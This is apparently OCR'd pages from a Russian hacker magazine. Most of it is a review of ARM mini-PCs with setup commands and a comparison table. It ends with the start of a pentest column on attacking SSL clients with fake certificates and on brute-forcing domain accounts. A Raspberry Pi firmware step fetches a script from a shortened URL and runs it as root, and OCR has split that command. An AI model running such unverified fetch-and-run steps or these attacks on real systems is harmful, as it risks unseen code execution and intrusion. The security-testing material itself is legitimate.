Итак, для подключения к телевизору/монитору имеется HDMI-разъем. Этот же разъем используется и для передачи звука. Но вот незадача: не на всех мониторах (не телевизорах), оснащенных HDMI-разъемом, есть акустика. В итоге, если на девайсе нет отдельного аудиовыхода, звук не услышишь, пока не подключишь комп к телевизору или монитору с акустикой. Этот факт нужно учитывать при выборе мини-ПК.

Подключить клавиатуру и мышь — проще простого. На любом компе есть минимум один USB-разъем, который можно использовать для подключения как одного устройства, так и USB-хаба. Я рекомендую обзавестись USB-хабом минимум на три USB-порта: один для клавиатуры, другой для мыши, третий для флешки. Можно пойти и другим путем: купить клавиатуру с двумя USB-портами: к одному подключишь мышку, к другому — флешку.

Связь с внешним миром, то есть интернетом, осуществляется или по Wi-Fi, или через Ethernet-порт.

RASPBERRY PI



АЛЬФА-ВЕРСИЯ

Позволю себе сделать небольшой экскурс в историю разработки этого чуда техники. Впервые компьютер Raspberry Pi, точнее, его концепт размером с USB-брелок был представлен Дэвидом Брэбеном в мае 2011 года. Уже летом того же года была отправлена в производство альфа-версия платы, а 12 августа была произведена первая партия устройств.

Стало известно, что альфа-версия платы, помимо тестовых функций, содержит более дорогие детали, которых не будет в «релизе». Это делается для того, чтобы комп стал дешевле, но есть ли в этом смысл? Себестоимость «релиза» — на 20% меньше, а сама плата состоит не из шести слоев, а из четырех.

Ранее компьютер распространялся только как плата, сейчас — в пластиковом корпусе: уже не нужно ломать голову над тем, куда воткнуть плату.

ЖЕЛЕЗО И РАЗМЕРЫ

Существует две комплектации Raspberry Pi — модель «A» и модель «B». Процессор у них одинаковый — Broadcom BCM2835 (архитектура ARM11) с частотой всего 700 МГц и модулями оперативки по 256 Мб, которые размещены непосредственно на самом процессоре (технология «package-on-package»). Процессор BCM2835 также содержит в себе графическое ядро с поддержкой OpenGL ES 2.0, аппаратного ускорения и FullHD-видео. Особенностью этого компьютера является полное отсутствие часов реального времени.

Разница между моделями заключается в количестве USB-портов (у модели «A» один порт, у модели «B» — два) и в наличии Ethernet-порта у модели «B».

Вывод видеосигнала возможен или через композитный разъем RCA или через HDMI. Файловая система размещается на карте памяти SD, MMC или SDIO. Но обычно используются SD-карты.

После добавления на борт всего необходимого размеры компьютера увеличились до размеров кредитной карты, но и это, согласись, немного. Конечно, не стоит ожидать от него особой расторопности, но для простых задач его производительности будет вполне достаточно.

СОФТ

А как же с программным обеспечением? А здесь все стандартно: мини-комп работает под управлением Debian или Fedora. Вполне привычные для Linux-пользователей дистрибутивы. Так, Raspberry Pi, выпущенный 19 февраля этого года, работал под управлением Debian 6.0, оболочка LXDE, браузер Midori. Впрочем, этот мини-компьютер может работать под управлением любой ОС, которая поддерживает архитектуру процессоров ARM.

ЦЕНА

35$

farnell.com/raspberrypi



ПРОСТОЕ ОБНОВЛЕНИЕ ПРОШИВКИ RASPBERRY PI

Первые экземпляры Raspberry Pi давно поступили в продажу. Понятно, что первым делом они попали в руки разработчиков, а потом уже рядовых пользователей. Один из разработчиков, Hexxeh, создал инструмент для простого обновления прошивки. Правда, он сразу предупреждает, что использовать данный инструмент можно только на свой страх и риск. Итак, для установки утилиты rpi-update нужно выполнить команды:

```
wget http://goo.gl/1BOfJ -O /usr/bin/
rpi-update && chmod +x /usr/bin/rpi-update
sudo apt-get install ca-certificates
```

Для обновления прошивки нужно запустить rpi-update с полномочиями root:

```
sudo rpi-update
```

Загружать саму прошивку не нужно, скрипт получает ее автоматически из https://github.com/Hexxeh/rpi-firmware. Открой скрипт rpi-update и найди в нем строчку:

```
FW_REPO="git://github.com/Hexxeh/
rpi-firmware.git"
```

Это и есть путь к репозиторию с прошивкой. Если ввести адрес github.com/Hexxeh/rpi-firmware.git, то браузер автоматически перенаправит нас в сам репо — https://github.com/Hexxeh/rpi-firmware, где можно будет просмотреть файлы прошивки.

Управление скриптом осуществляется с помощью переменных окружения. Переменная SKIP_KERNEL отвечает за прошивку без ядра. Если SKIP_KERNEL=1, то операционная система твоего Raspberry Pi будет обновлена полностью, кроме файлов ядра и модулей ядра.

Переменные ROOT_PATH/BOOT_PATH используются для «оффлайн»-обновления, когда файлы прошивки уже загружены на SD-карту. Примеры использования переменных:

```
SKIP_KERNEL=1 rpi-update
ROOT_PATH=/media/root BOOT_PATH=/media/
boot rpi-update
```

CUBOX





География мини-компьютеров разнообразна. Raspberry Pi разработан в Великобритании, FXI — компания норвежская. Теперь мы виртуально перемещаемся в Израиль (так и до Китая доберемся — я обещаю), чтобы познакомиться с мини-ПК CuBox. CuBox — это еще один одноплатный компьютер небольшого размера (2×2×2 дюйма) и массой всего 91 грамм.

ЖЕЛЕЗО

Думаю, я особо никого не удивлю, если скажу, что и этот комп построен на базе ARM-процессора Marvell Armada 510 ARMv7 с частотой 800 МГц. Оперативки — 1 Гб, а обработкой видео занимается чип Vivante GC600 GPU, совместимый с OpenGL 3.0 and OpenGL ES 2.0 и способный справиться с обработкой 2D/3D-графики. Также на борту этого компьютера есть аппаратный HD-декодер (Marvell vMeta HD Video Decoder). Учитывая такие особенности этого компьютера, его производительности вполне достаточно, чтобы работать с 1080p видео и использовать классические интерфейсы KDE и GNOME в Linux. И при этом компьютер потребляет всего 3 Вт энергии!

СОФТ

Официально можно приобрести данный компьютер или с Ubuntu Desktop 10.04 (но можно установить любой дистрибутив Linux с ядром 2.6.x) и Android 2.2.x (поддерживаются и более поздние версии). Обе системы установлены на SD-карту, и при загрузке можно выбрать одну из них. Размер SD-карты, с которой поставляется компьютер, — всего 2 Гб, но никто не мешает установить карту побольше, предварительно проинсталлировав туда Ubuntu с Android (их можно взять с оригинальной флешки).

FXI COTTON CANDY





ЖЕЛЕЗО И РАЗМЕРЫ

Внешне FXI Cotton Candy (разработчик — компания FXI Technologies) напоминает крупную флешку с выходом HDMI.

На борту Cotton Candy — двухъядерный процессор Samsung Exynos 4210 с частотой 1,2 ГГц (архитектура ARM), 1 Гб оперативной памяти и графический чип Mali-400 MP. В качестве запоминающего устройства можно использовать microSD-карты (поддерживаются объемы до 64 Гб).

Если на борту у модели «B» — только Ethernet-порт, то Cotton Candy поддерживает Wi-Fi 802.11b/g/n и Bluetooth 2.1.

СОФТ

Cotton Candy работает под управлением Android 4.0 Ice Cream Sandwich, но теоретически можно установить любую систему, поддерживающую архитектуру ARM, например тот же Linux.



НА САМОМ ДЕЛЕ НЕТРАДИЦИОННОЕ ИСПОЛЬЗОВАНИЕ МИНИ-КОМПЬЮТЕРОВ — ОТ ПРИМЕНЕНИЯ В АВТОМОБИЛЕ ДО АВТОМАТИЧЕСКОГО УПРАВЛЕНИЯ КОТОМ — БОГАТАЯ ТЕМА. ДУМАЮ, ОБ ЭТОМ МЫ ЕЩЕ НАПИШЕМ.

CUBOX: ПРОБЛЕМЫ С DBUS НА ПРЕДУСТАНОВЛЕННОЙ UBUNTU

На CuBox кроме Android установлена Ubuntu 10.04 LTS. Все бы хорошо, но Ubuntu без глюков не бывает. CuBox — не исключение. Главный глюк Ubuntu, установленной на CuBox, — это некорректно работающий DBUS. Проявляется это в отсутствии звука по HDMI, неработающем автоматическом монтировании носителей, неработающем NetworkManager и ошибке «asoc: CS42L51 <-> mv88fx-i2s1 No matching rates». На твоем CuBox может быть один какой-то симптом, а могут быть и все сразу. Проблема решается переустановкой DBUS:

```
sudo apt-get --reinstall install dbus
```

PANDABOARD



PandaBoard — еще один одноплатный компьютер, с которым мы сегодня познакомимся. Производитель — Texas Instruments (США). Компьютеры, о которых я уже рассказал, обычно поставляются в пластиковом корпусе, то есть сразу «пригодны для употребления». PandaBoard поставляется в виде платы, но при желании можно отдельно заказать и пластиковый корпус. Вообще, PandaBoard позиционируется не как мини-ПК, а как плата для разработчиков мобильных устройств — такой себе конструктор типа «собери сам».

ЖЕЛЕЗО

Плата PandaBoard поставляется с процессором TI OMAP 4460 (для PandaBoard ES, на PandaBoard установлен процессор 4430) с двумя ядрами ARM Cortex-A9. Процессор работает на частоте 1,2 ГГц, объем оперативки — 1 Гб, а на борту имеется полноразмерный слот для SD-карт.

Обработкой видео занимается встроенный процессор PowerVR SGX540. Чип поддерживает OpenGL ES 2.0, OpenGL ES 1.1, OpenVG 1.1 и EGL 1.3.

Что еще интересного есть на плате? Ну, например, на ее борту есть модуль WiLinkTM 6.0, который отвечает за поддержку Wi-Fi (802.11 b/g/n) и Bluetooth, контроллер Ethernet 10/100, контроллер RTC (часы реального времени), интерфейсы HDMI и DVI-D, порты USB 2.0, а также аудиоразъем. При этом масса платы составляет всего 82 грамма, а размеры — 114,3×101,6 мм.

Изюминкой платы является последовательный порт RS-232 (дома ему уже не место, а вот на производстве пригодится, так что на базе этой платы можно строить не только мини-ПК для дома, но и индустриальные ПК) и слот для плат расширений. Чтобы увеличить функциональность платы, можно приобрести набор BeadaFrame 7" LCD (BeadaFrame 7" LCD display kit), который включает в себя сенсорный TFT-экран размером 7 дюймов и разрешением 800×480, пластиковый корпус, средство для хранения реального времени (RTC time keeper) и устройство контроля подсветки экрана.

СОФТ

Плата поставляется без какого-либо программного обеспечения, но «оживить» ее может любой дистрибутив Linux или же Android.



КАК УСТАНОВИТЬ UBUNTU НА PANDABOARD

Я уже говорил, что на PandaBoard можно установить любой дистрибутив Linux или Android. Сейчас разберемся, как это сделать, на примере Ubuntu. Сразу оговорюсь. PandaBoard — это платформа OMAP4, поэтому нам нужен не любой дистрибутив Linux, а «любой с поддержкой OMAP4». Например, Ubuntu.

Нам понадобится компьютер под управлением Linux (дистрибутив значения не имеет), доступ к инету и SD-карта. Первым делом получаем образ Ubuntu с поддержкой OMAP4: cdimage.ubuntu.com/releases/11.10/release/ubuntu-11.10-preinstalled-desktop-armel+omap4.img.gz.

Теперь этот образ нужно поместить на SD-карту. Вставь SD-карту, сейчас нужно выяснить ее имя устройства:

```
$ df -h
```

В ответ получишь что-то вроде:

```
Filesystem       Size    Used    Avail   Use% Mounted on
/dev/sda5        100G    8.0G     92G      8% /
none             995M    700K     995M     1% /dev
none            1002M    308K    1001M     1% /dev/shm
none            1002M    104K    1002M     1% /var/run
none            1002M       0    1002M     0% /var/lock
/dev/sdb2         16G     0G     16G       0% /media/ 097afede-
                                  571b-32c4-8612-3364f0655f52
```

Отсюда ясно, что SD-карта — это /dev/sdb2. Размонтируем ее:

```
$ sudo umount /dev/sdb2
```

Запишем образ на SD-карту:

```
$ gunzip -c ubuntu-11.10-preinstalled-server-armel+omap4.img.gz \
   | sudo dd bs=4M of=/dev/sdb
$ sync
```

Далее вставляем карточку в PandaBoard и подключаем ее к COM-порту своего компа. Если такого порта нет, тогда понадобится кабель USB2COM (USB to Serial). Включаем PandaBoard и запускаем терминал (на твоем компе):

```
$ TERM=vt100 minicom -s
```

По умолчанию minicom использует устройство /dev/ttyUSB0, обычно так называется первое устройство USB2COM. Узнать, к какому именно устройству подключена PandaBoard, можно командой $ dmesg | grep tty.
Осталось только следовать инструкциям, появляющимся на экране терминала, — через некоторое время Ubuntu будет установлена.
После установки Ubuntu нужно установить дополнительные плагины. Опять подключись к консоли PandaBoard и отредактируй файл /etc/apt/sources.list

```
sudo vim /etc/apt/sources.list
```

Нужно раскомментировать строки, отвечающие за подключение репозиториев Universe и Multiverse. После этого нужно ввести команды:

```
$ sudo apt-get install python-software-properties
$ sudo add-apt-repository ppa:tiomap-dev/release
$ sudo apt-get update
$ sudo apt-get install ubuntu-omap4-extras
```

После этого перезагружаем PandaBoard:

```
$ sudo reboot
```

TRIM-SLICE

Trim-Slice — безвентиляторный неттоп небольших размеров, разработанный израильской компанией CompuLab. Это самый крупный из всех мини-компов. На фоне тех же нетбуков это устройство довольно маленькое — посмотри фото Trim-Slice с ключами от автомобиля. Размер небольшой (9,5×13×1,5 см), но все же больше, чем у конкурентов.

ЖЕЛЕЗО


Это первый коммерческий неттоп на базе процессоров NVIDIA Tegra 2. Это двухъядерные ARM-процессоры частотой 1 и 1,2 ГГц.

На борту Trim-Slice находятся: SSD SATA 32 Гб (да-да, SSD-накопитель), SD-слот для чтения SD-карт и расширения дискового пространства, 1 Гб DDR2-800, разъемы HDMI и DVI, звуковая плата 5.1, 4 USB-порта версии 2.0, Ethernet-порт 10/100/1000, Wi-Fi 80.211n, RS-232.

Без сомнения, данный неттоп самый универсальный (больше USB-портов, RS-232, Wi-Fi и быстрый Ethernet-порт), самый быстрый (благодаря использованию SSD-накопителя вместо SD-карт и быстрой оперативки), но и самый большой. Размеры этого компа таки превышают USB-брелок.

СОФТ

По сути, Trim-Slice — это полноценный компьютер, только без вентилятора и маленького размера. И поэтому он работает под управлением полноценного дистрибутива Ubuntu.



ЦЕНА

338$

trimslice.com

i

МИНИ-КОМПЫ ПОСТРОЕНЫ НА БАЗЕ ARM-ПРОЦЕССОРОВ, И ПРОИЗВОДИТЕЛЬНОСТИ У НИХ НЕ БОЛЬШЕ, ЧЕМ У СОВРЕМЕННЫХ СМАРТФОНОВ. ПОЭТОМУ НА МИНИ-ПК УСТАНАВЛИВАЕТСЯ ANDROID ИЛИ ЛЕГКИЕ ДИСТРИБУТИВЫ LINUX.

ALLWINNER A10 И ZERO DEVICES Z802



ЦЕНА

74$

Китайские онлайн-магазины

Нет такой вещи, которая бы не делалась в Китае. Было бы странно не упомянуть китайские мини-компьютеры в этом обзоре. Устройства AllWinner A10 и ZERO Devices Z802 — полностью идентичные, как по своим характеристикам, так и внешне. Единственная разница между ними — логотип ZERO Devices. Устройства с таким лого стоят на 2 доллара дороже. За что — непонятно. В доказательство своих слов привожу ссылку на описание ZERO Devices Z802: tinyurl.com/7gjzj6y.

ЖЕЛЕЗО

Компьютер AllWinner A10 быстрее, чем Raspberry Pi: он основан на одноядерном процессоре ARM Cortex-A8 с частотой 1,5 ГГц. На борту — 512 Мб оперативки, графический чип Mali-400, HDMI-выход, порты USB и microUSB, слот для чтения SD-карт (поддерживаются SD-карты до 32 Гб), модуль Wi-Fi 802.11 b/g.

Производительности AllWinner вполне достаточно, чтобы воспроизводить видео с разрешением Full HD. А большего от него и не требуется.

СОФТ

Китайский мини-компьютер работает под управлением ОС Android Ice Cream Sandwich. Можно установить и любую другую ARM-совместимую систему, например Linux.


ДРУГИЕ КИТАЙСКИЕ УСТРОЙСТВА

Среди китайских устройств можно выделить три самых достойных:

- Amlogic AML8726 — архитектура ARM Cortex A9 (65 нм), частота 800 МГц, кеш L2 128 Кб, графический чип Mali-400 GPU с частотой 250 МГц, поддержка декодирования видео 1080P.
- Rockchip RK2918 — архитектура ARM Cortex A8 (55 нм), максимальная частота 1,2 ГГц, но пока устройства работают на частоте 1 ГГц, кеш L2 512 Кб, графический чип GC800 GPU на частоте 600 МГц, поддержка декодирования видео 1080P.
- Allwinner A10 — архитектура ARM Cortex A8 (55 нм), максимальная частота 1,5 ГГц (пока устройства работают на частоте ~1–1,2 ГГц), кеш L2 512 Кб, графический чип Mali-400 GPU на частоте 300 МГц, поддержка декодирования видео всех форматов 2160P.

Аутсайдер — Amlogic, несмотря на продвинутое ядро Cortex A9. Причина в урезанной частоте (всего 800 МГц) и скромном кеше.

СРАВНИВАЕМ МИНИ-ПК



	Raspberry Pi	Cotton Candy	CuBox	PandaBoard	Trim-Slice	AllWinner A10
Разработчик	Raspberry Pi Foundation, Англия	FXI Technologies, Норвегия	SolidRun Ltd., Израиль	Texas Instruments, США	CompuLab, Израиль	AllWinner Technology Co. Ltd., Китай
Стоимость	35 $	199 $	99 €	182 $	213–338 $	74 $
Тип	Одноплатный компьютер	Одноплатный компьютер	Одноплатный компьютер	Одноплатный компьютер	Безвентиляторный неттоп	Одноплатный компьютер
ОС	Debian, Ubuntu, Fedora	Android 4.0 Ice Cream Sandwich	Ubuntu, Android	Без ОС, можно установить Linux, Android, QNZ, RiscOS	Ubuntu	Android 4.0 Ice Cream Sandwich
Процессор	Broadcom BCM2835, 700 МГц	Samsung Exynos 4210, 1,2 ГГц	Marvell Armada 510 ARMv7, 800 МГц	TI OMAP 4460 ARM Cortex-A9, 1,2 ГГц	NVIDIA Tegra 2, 1,2 ГГц	ARM Cortex-A8, 1,5 ГГц
К-во ядер	1	2	1	2	2	1
Память	256 Мб	1 Гб DRAM	1 Гб DDR3 800	1 Гб DDR2	1 Гб DDR2-800	512 Мб DDR2
Графический чип	Встроенный графический чип	Mali-400 MP	Vivante GC600 Marvell vMeta HD Video Decoder	PowerVR SGX540	NVIDIA GeForce GPU	Mali-400
Порты/разъемы	USB 2.0 x 2* HDMI x 1 RCA x 1	USB 2.0 x 1 microUSB x 1 HDMI x 1	HDMI x 1 S/PDIF x 1 USB 2.0 x 1 eSATA x 1 irDA x 1 microUSB x 1	HDMI x 1 DVI x 1 Audio In/Out USB x 3 RS 232	HDMI x 1 DVI x 1 USB 2.0 x 4 S/PDIF 5.1 x 1 Stereo line-out / line-in	HDMI x 1 USB 2.0 x 1 microUSB x 1 SATA x 1
Запоминающее устройство	SD, MMC SD	microSD	microSD, eSATA	SD, MMC SD	SD, SSD, SATA	Micro TF 2-32GB
Сетевые возможности	Ethernet	Wi-Fi 802.11b/g/n Bluetooth	1000baseT Ethernet	Wi-Fi 802.11 b/g/n Bluetooth 100baseT Ethernet	1000baseT Ethernet Bluetooth Wi-Fi 80.211n RS-232	100baseT Ethernet Wi-Fi 802.11 b/g
Потребляемая энергия	н/д	н/д	3 Вт	н/д	2–6 Вт	2,75–7,8 Вт

Сводная таблица по всем описанным компьютерам
*** 2 порта у модели «B», модель «A» оснащается одним портом**

Алексей «GreenDog» Тюрин, Digital Security (twitter.com/antyurin)





INFO

Все описанные в рубрике программы ищи на диске.

ПРОВЕРИТЬ БЕЗОПАСНОСТЬ SSL КЛИЕНТСКОЙ СТОРОНЫ

ЗАДАЧА

РЕШЕНИЕ

SSL лежит в основе безопасности и в интернете, и в корпоративных сетях. В последние годы на него обратили пристальное внимание как исследователи, так и черные шапки. Мучают и сам протокол, и его фактические реализации. Обсуждения дыр и проблем появляются чуть ли не каждый месяц.

Мы с тобой в Easy Hack'е, стараясь быть на волне, касались атак на SSL (и его «комбинации» в виде HTTPS), в основном серверной части. Но давай не будем забывать, что SSL — клиент-серверная технология, а потому клиентское ПО и его настройка здесь играет не меньшую роль, чем серверное. В качестве примера можно взять SSL версии 2.0. У этого протокола есть целый пучок уязвимостей, позволяющих проводить атаки man-in-the-middle. И к тому же этот протокол все еще поддерживается старыми и/или некорректно настроенными веб-серверами (не часто, но встречается систематически). Но даже если мы найдем такой сервак, то провести атаку нам вряд ли удастся, ведь и клиентская часть должна поддерживать данный протокол. А все хоть сколько-то актуальные браузеры давно запретили использование SSL v2.0. Или, например, BEAST-атака. Чисто теоретически клиенты могли бы защититься от нее, если бы настроили свой браузер на подключение к серверу только с использованием RC4. Но я бы не поднял данный вопрос, если бы здесь все было так просто :).

Когда мы имеем дело с клиентами, одна из главных целей — провести фишинг или MITM-атаку, то есть создать поддельный сервер. А так как это SSL, где сервер аутентифицируется для клиента, используя сертификат (цепочку), то нам необходимо создать поддельный сертификат или еще как-то обхитрить клиентское ПО. И здесь начинается интересное. Во-первых, мы имеем как минимум парочку уязвимостей в некорректной обработке сертификатов, что позволило бы нам создать поддельный сертификат. Во-вторых, всевозможные тонкости с проблемами у удостоверяющих центров, отозванными или просроченными сертификатами. Там на самом деле много интересного :).

Да, большинство веб-браузеров сконфигурены адекватно, обновляются, и такие проблемы им не страшны. Но не стоит забывать про многочисленное ПО, построенное на других платформах, относительно старое или не обновляемое. Например, приложение на Java использует совсем другие настойки SSL, чем вся ОС в целом. Или, например, всевозможные мобильные приложения. О! и всевозможные клиенты к другим протоколам типа FTPS, POP3S. Я, в общем, веду к тому, что если даже с веб-браузерами и все хорошо, то в остальных

https://ssltest.offenseindepth.com

Test	Result
Mismatched CN	NOT VULNERABLE
Unknown CA	NOT VULNERABLE
Self Signed	NOT VULNERABLE
Expired	NOT VULNERABLE
Basic Constraints	NOT VULNERABLE
Revoked	VULNERABLE
Null Char (Must Trust CA)	NOT VULNERABLE

Тестирование SSL для Chrome

местах все может быть хуже. Но сегодня мы не будем рассматривать баги. Их я постараюсь описать в следующих номерах на конкретных примерах. Сегодня — затравка и ответ на вопрос «как протестировать клиентское ПО?».

По сути, все просто. Добрые люди из Gremwell (www.gremwell.com) недавно реализовали тулзу sslcaudit (goo.gl/6vwuC), позволяющую тестировать SSL-клиенты. Выложенная ими версия пока что больше похожа на бету, так как из функционала только позволяет проверять всякие трики с сертификатами. Определение поддерживаемых видов шифрования и багов, с ними связанных, обещают внедрить в следующей версии. Но и данного функционала нам достаточно.

Установка из гитхаба:


```
git clone -b release_1_0 https://github.com/grwl/sslcaudit.git
sudo apt-get install python-m2crypto
```

Также необходим модуль для Python M2Crypto (goo.gl/nCw8W).

Далее запускаем серверную часть:

```
./sslcaudit
```

Потом коннектимся клиентом на порт 8443. Дальше все зависит от того, что конкретно за ПО и что необходимо проверить. Потому отправляю пока к мануалу — goo.gl/EKSWI.



Определяем поддерживаемые клиентом виды шифрования

Если же требуется проверить какой-то клиент, работающий по HTTPS, то можно воспользоваться сайтом https://ssltest.offenseindepth.com. Там все быстро и лаконично.

Для того чтобы узнать поддерживаемое клиентским ПО шифрование (чего пока не делает sslcaudit), нам потребуется открыть SSL-порт и поснифать Wireshark'ом. Простейший пример — биндим порт, используя ncat, и указываем ему, что подключение будет происходить по SSL.

```
ncat -l -p 4343 --ssl
```

По поддерживаемым видам шифрования также можно сделать вывод о потенциальной поддержке SSL v2.0.

ПРОБРУТФОРСИТЬ УЧЕТКИ В ДОМЕНЕ

ЗАДАЧА

РЕШЕНИЕ

Давай представим, что мы атакуем какую-то корпоративку. Но у нас нет никакого доступа к ней, только единый сегмент. А для того чтобы, не имея ничего, хоть чуть-чуть поднять свои права, у нас есть два основных пути: атаковать либо какие-то сервисы, либо клиентов. Последнее, конечно, во многом проще. Способов для этого — масса, и одним из самых классических при проведении пентестов является перебор. Несмотря на свою прямоту и древесность, он достаточно эффективен.

